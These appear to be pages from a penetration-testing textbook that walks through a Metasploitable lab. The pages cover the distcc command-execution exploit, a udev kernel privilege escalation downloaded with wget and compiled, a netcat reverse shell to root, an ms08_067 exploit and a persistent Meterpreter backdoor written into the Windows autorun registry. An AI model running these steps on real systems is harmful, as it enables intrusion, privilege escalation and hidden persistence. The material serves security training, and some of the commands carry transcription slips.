


OS	Host
	192.168.25.129

Port	Protocol	State	Name	Version
111	tcp	open	rpcbind	2 (RPC #100000)
137	udp	open	netbios-ns	Samba nmbd netbios-ns (workgroup: WORKGROUP)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	OpenBSD or Solaris rlogind
514	tcp	open	tcpwrapped	
1099	tcp	open	rmiregistry	GNU Classpath grmiregistry
1524	tcp	open	shell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
3632	tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	tcp	open	vnc	VNC (protocol 3.3)
6000	tcp	open	X11	(access denied)
6667	tcp	open	irc	UnrealIRCd


Progress	Tool	Host	Start time	End time	Status
	screenshot (8180/tcp)	192.168.25.129	31 Jul 2018 14:01:22	31 Jul 2018 14:01:22	Finished
	nikto (8180/tcp)	192.168.25.129	31 Jul 2018 14:01:17	31 Jul 2018 14:02:41	Finished
	x11screen (6000/tcp)	192.168.25.129	31 Jul 2018 14:01:16	31 Jul 2018 14:02:33	Finished
	ftp-default (2121/tcp)	192.168.25.129	31 Jul 2018 14:01:16	31 Jul 2018 14:01:24	Finished
	nmap (stage 5)	192.168.25.129	31 Jul 2018 14:01:16	31 Jul 2018 14:03:24	Finished
	ftp-default (21/tcp)	192.168.25.129	31 Jul 2018 14:00:59	31 Jul 2018 14:00:59	Finished
	nmap (stage 4)	192.168.25.129	31 Jul 2018 14:00:58	31 Jul 2018 14:01:16	Finished

Now that we know the service to be exploited, we'll open up the Metasploit console to look for any exploits related to `distcc`:



```
       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1721 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search distcc
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                           Disclosure Date  Rank       Description
   ----                           ---------------  ----       -----------
   exploit/unix/misc/distcc_exec  2002-02-01       excellent  DistCC Daemon Command Execution


msf > info exploit/unix/misc/distcc_exec

       Name: DistCC Daemon Command Execution
     Module: exploit/unix/misc/distcc_exec
   Platform: Unix
       Arch: cmd
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2002-02-01

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  3632             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
  This module uses a documented security weakness to execute arbitrary
  commands on any system running distccd.

References:
  https://cvedetails.com/cve/CVE-2004-2687/
  OSVDB (13378)
  http://distcc.samba.org/security.html

msf > 
```

We get an exploit named `distcc_exec` readily available in Metasploit. We now look for parameters that we need to configure using the `show options` command. Then we set the value of the `RHOST` (target) parameter and fire the `exploit` command:




```
msf > use exploit/unix/misc/distcc_exec
msf exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3632             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf exploit(unix/misc/distcc_exec) > set RHOST 192.168.25.129
RHOST => 192.168.25.129
msf exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.25.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo AEvuPQbRPePcWYvf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "AEvuPQbRPePcWYvf\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.25.128:4444 -> 192.168.25.129:47804) at 2018-07-31 14:09:04 +0530

whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

The exploit succeeds and presents us with a remote command shell. However, the shell has limited privileges and now we need to escalate privileges to that of root. Using the `uname` command, we get to know that the target is based on Linux kernel 2.6.X. So, we need to find out which privilege-escalation exploit would suit this kernel version. We can search for specific exploits using the `searchsploit` utility. The following command will list the exploit we need:

```
searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6 | grep
8572
```

We can now use the `wget` command on our target system to download the exploit, as shown in the following screenshot. Once downloaded, we use the following command to compile the exploit locally:

```
gcc -o exploit 8572.c
```




```
--05:02:46--  http://192.168.25.128/8572.c
           => `8572.c'
Connecting to 192.168.25.128:80... connected.
HTTP request sent, awaiting response... 404 Not Found
05:02:46 ERROR 404: Not Found.

wget http://192.168.25.128/8572.c
--05:07:10--  http://192.168.25.128/8572.c
           => `8572.c'
Connecting to 192.168.25.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

    0K ..                                                    100%   81.82 MB/s

05:07:10 (81.82 MB/s) - `8572.c' saved [2876/2876]

gcc -o exploit 8572.c
8572.c:110:28: warning: no newline at end of file
ls -l
total 20
-rw------- 1 tomcat55 nogroup    0 Jul 31 01:50 5173.jsvc_up
-rw-r--r-- 1 daemon   daemon  2876 Jul 31  2018 8572.c
-rwxr-xr-x 1 daemon   daemon  8634 Jul 31 05:07 exploit
-rw-r--r-- 1 daemon   daemon    49 Jul 31 05:03 run
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf0f800 0   0      00000000 0        0        00000000 2
df8ec400 4   0      00000000 0        0        00000000 2
dd39b800 7   0      00000000 0        0        00000000 2
dd8d7600 9   0      00000000 0        0        00000000 2
dd834400 10  0      00000000 0        0        00000000 2
ddf0fc00 15  0      00000000 0        0        00000000 2
df901c00 15  2768   00000001 0        0        00000000 2
ddf17800 16  0      00000000 0        0        00000000 2
df84c800 18  0      00000000 0        0        00000000 2
ps aux | grep udev
root      2769  0.0  0.1   2216   648 ?        S<s  01:49   0:00 /sbin/udevd --daemon
./exploit 2768
./exploit 2768
```

On our Kali Linux system, we start a Netcat listener on port `12345` using the following command:

```
nc -lvp 12345
```

As soon as the exploit is executed on the target system, we get a reverse shell on our Kali system, as shown in the following screenshot, with root privileges. Hence we have succeeded in escalating the privileges from normal user to root:



```
root@kali:~# searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6 | grep 8572
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)                  | exploits/linux/local/8572.c
root@kali:~# service apache2 restart
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/
root@kali:~# nc -lvp 12345
listening on [any] 12345 ...
192.168.25.129: inverse host lookup failed: Unknown host
connect to [192.168.25.128] from (UNKNOWN) [192.168.25.129] 45977
whoami
root
```

Summary

In this chapter, we learned about the importance of privileges across various platforms, such as Windows and Linux, and the relevance of escalating privileges during penetration testing.

9
Maintaining Access and Clearing Tracks

In the previous chapter, we learned about privilege-escalation concepts along with practical escalation techniques.

In this chapter, we will be learning about maintaining access on a compromised system and cleaning up tracks using anti-forensic techniques. We will learn how to make persistent backdoors on the compromised system and use Metasploit's anti-forensic abilities to clear penetration trails.


We will cover the following topics in this chapter:

- Maintaining access
- Clearing tracks and trails
- Anti-forensics

Maintaining access


So far in this book, we have seen the various phases in a penetration test. All these phases require substantial time and effort. Let's assume you are conducting a penetration test on a target and have worked hard to get remote system access using Metasploit. You want to keep this hard-earned access for a few days while your assignment continues. However, there's no guarantee whether the compromised system will reboot during this period. If it reboots, your access will be lost and you may have to work again to gain the same access. This is the exact scenario where we want to maintain, or persist, access to our compromised system irrespective of whether it reboots.

Metasploit offers some excellent built-in mechanisms that can help us maintain the persistent access to the compromised system. The first step will be to use a suitable exploit available against the vulnerable target system and get Meterpreter access, as shown in the following screenshot:



```
                                /                     # % #
                               /                       ###
                      .       /
     .                       /      .            *           .
                            /
                           *
                  +                       *

                                       ^
####      __     __     __          #######         __     __     __         ####
####    /    \ /    \ /    \      ###########     /    \ /    \ /    \       ####
################################################################################
################################################################################
# WAVE 4 ######## SCORE 31337 ################################## HIGH FFFFFFFF #
################################################################################
                                                           https://metasploit.com


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1108) at 2018-08-20 10:10:27 +0530

meterpreter > 
```

Once the exploit is successful, we get Meterpreter access to the remote system. Meterpreter within Metasploit offers a utility known as `persistence`, which helps us install a permanent backdoor on the compromised system. We can learn more about the `persistence` utility with the `run persistence -h` command:




```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back

meterpreter > 
```

Now we execute the `persistence` command:

```
meterpreter >run persistence –A –L c:\\ -X 60 –p 443 –r 192.168.25.130
```

This command will execute the `persistence` script and start a matching handler (`-A`), place the Meterpreter at `c:\\` on the target system (`-L c:\\`), automatically start the listener when the system boots (`-X`), check every 60 seconds for a connection (`60`), connect on port `443` (`-p 443`), and connect back to us on IP address `192.168.25.130`.

The output of the execution of the `persistence` script is as follows:



```
meterpreter > run persistence A L c:\\ -X 60 p 443 r 192.168.25.128

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/SAGAR-C51B4AADE_20180820.17
46/SAGAR-C51B4AADE_20180820.1746.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.25.128 LPORT=4444
[*] Persistent agent script is 99606 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\zlfSzbk.vbs
[*] Executing script C:\WINDOWS\TEMP\zlfSzbk.vbs
[+] Agent executed with PID 1872
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\vrAVBZoyGOY
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\vrAVBZoyGOY
meterpreter > 
```

